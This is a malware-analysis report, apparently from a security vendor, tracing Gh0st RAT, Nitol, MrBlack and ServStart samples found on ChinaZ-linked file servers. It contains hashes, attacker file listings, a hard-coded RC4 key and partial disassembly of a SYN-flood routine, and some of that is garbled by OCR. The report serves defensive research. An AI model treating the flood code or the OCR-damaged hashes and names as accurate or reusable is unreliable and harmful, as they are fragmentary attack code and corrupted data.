
Throughout the investigation we found several interesting facts among the artifacts we collected and analyzed. The following is a brief summary of our findings:

Gh0st RAT Clients:

The Gh0st RAT clients we discovered among several HFS servers all appear to be modified instances of Gh0st RAT that share notable characteristics. These Gh0st RAT variants are found hosted in different HFS servers with

the names BX.exe or shadow.exe.

We can observe similarities in different functions from the open-source version hosted in [GitHub](#). The following is a brief comparison of both files' WinMain function:




Regarding this Gh0st RAT variant, if we take a closer look we observe that it has similarities with the Gh0st RAT instance deployed on Operation [PZCHAO](#) by Iron Tiger APT, an APT group with also alleged Chinese origin. The RC4 key used to decrypt the CNC is the same as the one used in the PZCHAO campaign, “Mother360”.



Based on a Bitdefender blog post about operation PZCHAO, this same cryptographic key was not only used to decode the malware's CNC addresses but also was the key used to decrypt traffic between the client and the CNC.

We also see code similarities from both Gh0st RAT variants apart from the used RC4 function. The following code similarity comparisons are portions of the main function:



Although these two Gh0st RATs may share common code, it is important to understand how to interpret these similarities. ChinaZ has been known to employ DDoS botnets in its campaigns as previously mentioned. Usually APT groups do not rely on DDoS attacks. These similarities may not necessarily correlate ChinaZ and Iron Tiger APT, but instead it may be evidence of the existence of a common Gh0st RAT variant shared within the Chinese community, by having the possibility to have ‘Mother360’ as one of the default hard-coded keys. The reason for this interpretation is based on the fact that APT groups are rarely involved with DDoS operations since the mere thought of correlating these two models does not seem practical and the probability unlikely.

Infected Compressed Files with Nitel Artifacts:

Among some of the HFS panels found, we observed that some of the panels were hosting DDoS tools.

Inside these compressed files we can see that they contain varying components. However, among all of the files found in these compressed files, the most notable file was a DLL labelled as lpk.dll that appeared in every hosted compressed archive that we found. This DLL has been known to be hijacked in the past by [Nitol](#), a Chinese DDoS botnet targeting Windows systems that propagated infected trusted software by exploiting the Windows Module Loading process. This was achieved by placing a malicious lpk.dll within the file system meant to take precedence against the genuine lpk.dll on load-time since this DLL is known to be loaded in every process by being a component of Microsoft Language Pack.

Nitot DLL

Name	Date modified	Type	Size
hfs2_3b287	12/8/2018 4:10 PM	File folder	
cracker32.exe	11/8/2014 5:42 PM	Application	1,056 KB
cracker64.exe	11/8/2014 5:42 PM	Application	1,478 KB
execer32.exe	11/7/2014 11:33 PM	Application	1,024 KB
execer64.exe	11/7/2014 11:33 PM	Application	1,456 KB
filter32.exe	11/7/2014 11:33 PM	Application	1,038 KB
filter64.exe	11/7/2014 11:33 PM	Application	1,472 KB
lpk.dll	6/14/2016 5:32 AM	Application extens...	219 KB
passwords.txt	8/21/2015 12:11 AM	Text Document	760 KB
set.ini	10/3/2014 11:43 PM	Configuration sett...	1 KB
SkinHu.dll	7/31/2011 9:45 PM	Application extens...	96 KB
usernames.txt	8/21/2015 12:11 AM	Text Document	155 KB
使用事项.txt	5/16/2015 10:45 PM	Text Document	1 KB
安小莫自用22带字典.txt	12/7/2018 4:21 PM	Text Document	41 KB
爆破密码.txt	1/1/2014 12:47 PM	Text Document	2 KB
爆破帐号.txt	5/23/2015 9:32 PM	Text Document	1 KB
自动传马脚本.txt	5/16/2015 10:49 PM	Text Document	1 KB
黑狼Linux爆破V4.0.exe	11/14/2014 9:42 AM	Application	3,456 KB

3306-VIP	library	_mysql.pyd
_socket.pyd	_ssl.pyd	_win32sysloader.pyd
alg.exe	bz.pyd	bz2.pyd
cmd.exe	config.pyd	get.exe
h.txt	hostAll.txt	ip2.txt
lpk.dll	MSVCR71.dll	pas.bat
pass.txt	Phash.txt	python25.dll
pythoncom25.dll	pywintypes25.dll	scan.exe
sk.bat	unicoddata.pyd	user.txt
w9xpopen.exe	win32api.pyd	win32ui.pyd

We can confirm this lpk.dll instance is the Nitot DLL from code reuse:

cb1fd0c9b3ea44fb66afbcc9b72e4d7862f52f26ea6738e675f0b9347b622073

Malicious
Family: Goblin Panda

SHA256: cb1fd0c9b3ea44fb66afbcc9b72e4d7862f52f26ea6738e675f0b9347b622073

virustotal Report (63 / 67 Detections)

Original File: cb1fd0c9b3ea44fb66afbcc9b72e4d7862f52f26ea6738e675f0b9347b622073 (45.5 KB)

Dynamic Execution:

- hr1130.tmp | 2308
- hr1E4FD.tmp | 2056
- zyhr.ye.exe | 2632
- hrD492.tmp | 2664
- hr1305E.tmp | 688
- hr140E8.tmp | 1780

Code Reuse (12 Genes):

- Nitot Edit (Malware) - 9 Genes | 75%
- Unique Edit (Unknown) - 3 Genes | 25%

File Metadata:

- Size: 45.5 KB
- SHA256: cb1fd0c9b3ea44fb66afbcc9b72e4d7862f52f26ea6738e675f0b9347b622073
- MD5: 631f12c3724a9d9d9668682029a1f5
- SHA1: 6a870cab100a42603d87768c784e48c0808ea
- sidemp: 768zyhr9P066uJC375GhG.LLcms1R2blyH4qy9P.GmG2B57LL1840yH5m
- virustotal: Report (63 / 67 Detections)
- Target Machine: Intel 386 or later, and compatibles
- Compilation: 8 Jun 2010

<https://analyze.intezer.com/#/analyses/da7374a4-1574-4986-aeda-c0ce567e4a4d>

This finding may lead to different interpretations. One may directly link Nitol to ChinaZ and argue that they are hosting infected compressed archives as a way to spread and compromise systems. However, it is known that the Nitol botnet was seized by [Microsoft in 2012](#), although there are reports that document [Nitol activity](#) from 2016 onwards.

Therefore, we can interpret this finding from a different standpoint, and raise the possibility that actors behind this botnet are operating on infected physical Windows systems, and consequently deploying malware infected with previous malware belonging to older campaigns, therefore indirectly linking Nitol and ChinaZ.

In addition, as a fact supporting this theory was that after analysis, this specific DLL failed to connect to its correspondent CNC, but at some point in the infection chain a parite file infector was also dropped from both, the Nitol DLL implants as well as from the hosted windows Gh0st RATs.



<https://analyze.intezer.com/#/analyses/47f52891-e2a3-4a9c-96b6-8184ce1c2e87>

It is known that in 2010 there was a strong infection wave of Chinese servers that are still operative deploying infected malware. This may be why we can find parite drops from files hosted in these servers:

https://twitter.com/benkow_/status/961713159630393346

It should be noted how minimal effort is shown from the actors to maintain a clean development environment for their newer malware campaigns, if the theory explained above is indeed true.

Further Connections between ChinaZ and Nitol:

[MrBlack](#) is an IoT botnet also known to have Windows [variants](#). As documented by MalwareMustDie, MrBlack is the simplified version of [AES.DDoS](#), an ELF DDoS tool with Chinese origin that was on circulation before ChinaZ was ever established. Therefore, there are not direct correlations between MrBlack and ChinaZ.

However, we spotted MrBlack samples being hosted along with known ChinaZ malware. In addition, if we analyze the results on string reuse of MrBlack samples, often we can see a high volume of strings reused from ChinaZ malware.


Below is a code reuse analysis of the different files found in the following HFS server:



The screenshot shows a web-based file server interface. On the left, there are several control panels: '用户' (User) with a '登录' (Login) button; '目录' (Directory) showing '0 个子目录, 3 个文件, 3.3 MB'; '搜索' (Search) with an input field and '确定' (Confirm) button; '选择' (Select) with '全选' (Select All), '反选' (Inverse), and '通配符' (Wildcard) buttons, and '0 项已选定'; '操作' (Action) with '打包下载' (Download as Package) and '文件列表' (File List) buttons; and '服务器信息' (Server Information) showing 'HttpFileServer v2.3i 297 随波汉化版', '服务器时间: 2018-12-18 8:16:03', and '在线时长: 13:50:23'. On the right, a table lists files:


文件名 .扩展名	大小(类型)	修改时间	点击量
<input type="checkbox"/> 32	1.5 MB	2018-12-17 23:09:19	154
<input type="checkbox"/> 64	1.7 MB	2018-12-17 23:08:50	151
<input type="checkbox"/> WinDDOS.exe	7.5 KB	2018-12-17 18:30:12	3

The following is the code reuse analysis of one of the hosted linux files, both of them being ChinaZ.DdosClient:




<https://analyze.intezer.com/#/analyses/ab5e016c-288b-433e-aae4-a0120e55509b>

The following is a code reuse analysis of the hosted windows binary demonstrating that the file is a Win32/MrBlack instance:



<https://analyze.intezer.com/#/analyses/9ebd8c3d-2995-4bee-b5a7-6a8ae97854eb>

We can see that this instance of MrBlack shares 10 genes with [ServStart](#), a trojan associated with the Nitel family. After analysis of these 10 genes we observed that this instance of MrBlack shares the exact SYN flood function as in the ServStart instance.



We can observe that there are slight variations present throughout the code.

```

push ebp
mov esp, ebp
push offset str_409139
push offset a_http_header
mov eax, large fs:0
push eax
mov large fs:0, esp
sub esp, 8
mov eax, 103A4h
push eax
call <103A4h>
push ebx
push esi
mov ecx, 47h
mov esi, [ebp+ThreadParameter]
lea edi, [ebp+var_10300]
rep movsd
mov eax, dword ptr [ebp+hostshort]
push eax
lea ecx, [ebp+var_102F8]
push ecx
push offset a_ipPortD ; " IP : %s port: %d\r\n"
call sub_403261
add esp, 0Ch
mov dword ptr [ebp+var_10310], 7D0h
mov ebx, ebx
mov [ebp+var_10180], ebx
mov [ebp+var_10184], bl
mov ecx, 1Fh
mov eax, eax
lea edi, [ebp+buf+1]
rep stosd
stosb
lea edx, [ebp+WSAData]
push edx
push 102h ; ipWSAData
push offset a_WSAStartupFailed ; "WSAStartup failed: %d\r\n"
call de:WSAStartup
mov eax, ebx
jmp short loc_401138
    
```

MrBlack

```

push esp
mov esp, esp
push offset loc_400788
push offset loc_401780
mov eax, large fs:0
push eax
mov large fs:0, esp
sub esp, 8
mov eax, 103A0h
push eax
call <103A0h>
push ebx
push esi
mov ecx, 46h
mov esi, [ebp+ThreadParameter]
lea edi, [ebp+var_10300]
rep movsd
mov dword ptr [ebp+var_1030C], 7D0h
mov ebx, ebx
mov esi, esi
mov [ebp+var_10180], bl
mov ecx, 1Fh
mov eax, eax
lea edi, [ebp+buf+1]
rep stosd
stosb
lea eax, [ebp+WSAData]
push eax
push 102h ; ipWSAData
push offset a_WSAStartupFailed ; "WSAStartup failed: %d\r\n"
call WSAStartup
mov eax, ebx
jmp short loc_40080C
    
```

```

push eax
mov eax, 0
push offset a_WSAStartupFailed ; "WSAStartup failed: %d\r\n"
call sub_4024FE
add esp, 0Ch
    
```

```

loc_401138:
push 1
push ebx
push 0FFh
push 2
push 2 ; af
call de:WSASocketA
mov esi, eax
mov [ebp+esi], esi
cmp esi, 0FFFFFFFh
jnz short loc_401134
    
```

```

call de:WSASetLastError
push eax
push offset a_WSAsocketFailed ; "WSAsocket() failed: %d\r\n"
push offset str_40A0D8 ; FILE *
call sub_4024FE
add esp, 0Ch
    
```

```

loc_401134:
mov [ebp+optval], 1
mov [ebp+optval], 1
push 4
push eax
push 2
push ebx
push esi
call de:WSASocket
cmp eax, 0FFFFFFFh
jnz short loc_40092E
    
```

```

push eax
push offset Format ; "WSAStartup failed: %d\r\n"
push offset a_WSAStartupFailed ; "WSAStartup failed: %d\r\n"
call printf
add esp, 0Ch
    
```

```

loc_40080C:
push 1
push ebx
push 0FFh
push 2
push 2 ; af
call WSAStartup
mov esi, eax
mov [ebp+esi], esi
cmp esi, 0FFFFFFFh
jnz short loc_40092E
    
```


```

call de:WSASetLastError
push eax
push offset a_WSAsocketFailed ; "WSAsocket() failed: %d\r\n"
push offset str_40A0D8 ; FILE *
call printf
add esp, 0Ch
    
```

```

loc_40092E:
mov [ebp+optval], 1
push 4
push ebx
push 2
push ebx
push esi
call de:WSASocket
cmp eax, 0FFFFFFFh
jnz short loc_40092E
    
```

Most of the function is identical, specifically the main flood loop:



To reinforce this connection between MrBlack and ServStart, we discovered the following panel:

用户

登录

目录

首页

0 个子目录, 10 个文件, 11.1 MB

搜索

确定

选择

全选 反选 通配符

0 项已选定

操作

打包下载 文件列表

服务器信息

HttpFileServer v2.3i 297 随波汉化版
服务器时间: 2018-12-31 5:40:38
在线时长: 13:43:09

文件名.扩展名	大小(类型)	修改时间	点击量
hACKER.exe	44.1 KB	2018-12-19 15:57:38	484
JOPH.exe	44.1 KB	2018-12-19 15:57:38	660
Linuxmuma	926.8 KB	2018-12-17 15:24:57	113
SBDH.exe	44.1 KB	2018-12-19 15:57:38	656
schost.exe	44.1 KB	2018-12-19 15:57:38	350
Server	968.4 KB	2018-12-21 10:12:38	1743
Server.exe	44.1 KB	2018-12-19 15:57:38	163
WCNM.exe	44.1 KB	2018-12-19 15:57:38	457
WDNM.exe	44.1 KB	2018-12-19 15:57:38	437
[最新] 免杀远控.rar	9.0 MB	2018-12-19 14:15:02	1

Linux/MrBlack

Win32/ServStart variant

In this panel we found two instances of Linux/MrBlack along with seven instances of a variant of ServStart. We have identified the MrBlack instances based on code reuse:



<https://analyze.intezer.com/#/analyses/59ee92b0-3641-4ae0-a04e-7a4e0d21f5ce>



Regarding the ServStart variants, we can see that they share a substantial amount of code with respect to previous ServStart variants:

JOPH.exe

Malicious
Family: ServStart

Known Malicious
This file is a known malware and exists in Intezer's blacklist or is recognized by trusted security vendors

SHA256
774af1499fa1558d0b31272bb84b4fbfccc6fea578898325610524aa3853b ...

virusTotal
Report (44 / 71 Detections)


Code Reuse (111 Genes)

12 Common Genes

Malware	Genes	Percentage
ServStart	61 Genes	54.95%
Generic Malware	27 Genes	24.32%
TG-3390	7 Genes	6.31%

<https://analyze.intezer.com/#/analyses/5fa8efdc-49e7-41e9-bc69-173c23246fb1>

It is important to note that these newer ServStart variants have a recent compilation time stamp, and it was only submitted to VirusTotal one week ago from today:



44 engines detected this file

SHA-256 774af1499fa1558d0b31272b84b4fbbfcc6fea578898325610524aa3853b669d
File name .
File size 44.11 KB
Last analysis 2018-12-19 17:25:07 UTC

44 / 71

- Detection
- Details**
- Relations
- Behavior
- Community

Basic Properties

MDS	89df40df90cc346b6e8e9107ebb1151b
SHA-1	e5e405782d1d8594478b8a01d7a999cc945b6631
Authentihash	40562771fab58a33bd69a3013fa1fb5e340cd2dff11cdb2bee4a4775eb5d2c42
Imphash	9824ea0612509158ddc051ecca5d6562
File Type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
SSDeep	768:f2x5wwH3Jx1b2l48ihOXaREvEqWAOgXf1gwULNqGkSLb8mJ/:f2x5weZ3c48ihFWA5gXf1gwrqLbBp
TRiD	Win32 Executable MS Visual C++ (generic) (41%) Win64 Executable (generic) (36.3%) Win32 Dynamic Link Library (generic) (8.6%) Win32 Executable (generic) (5.9%) OS/2 Executable (generic) (2.6%)
File Size	44.11 KB

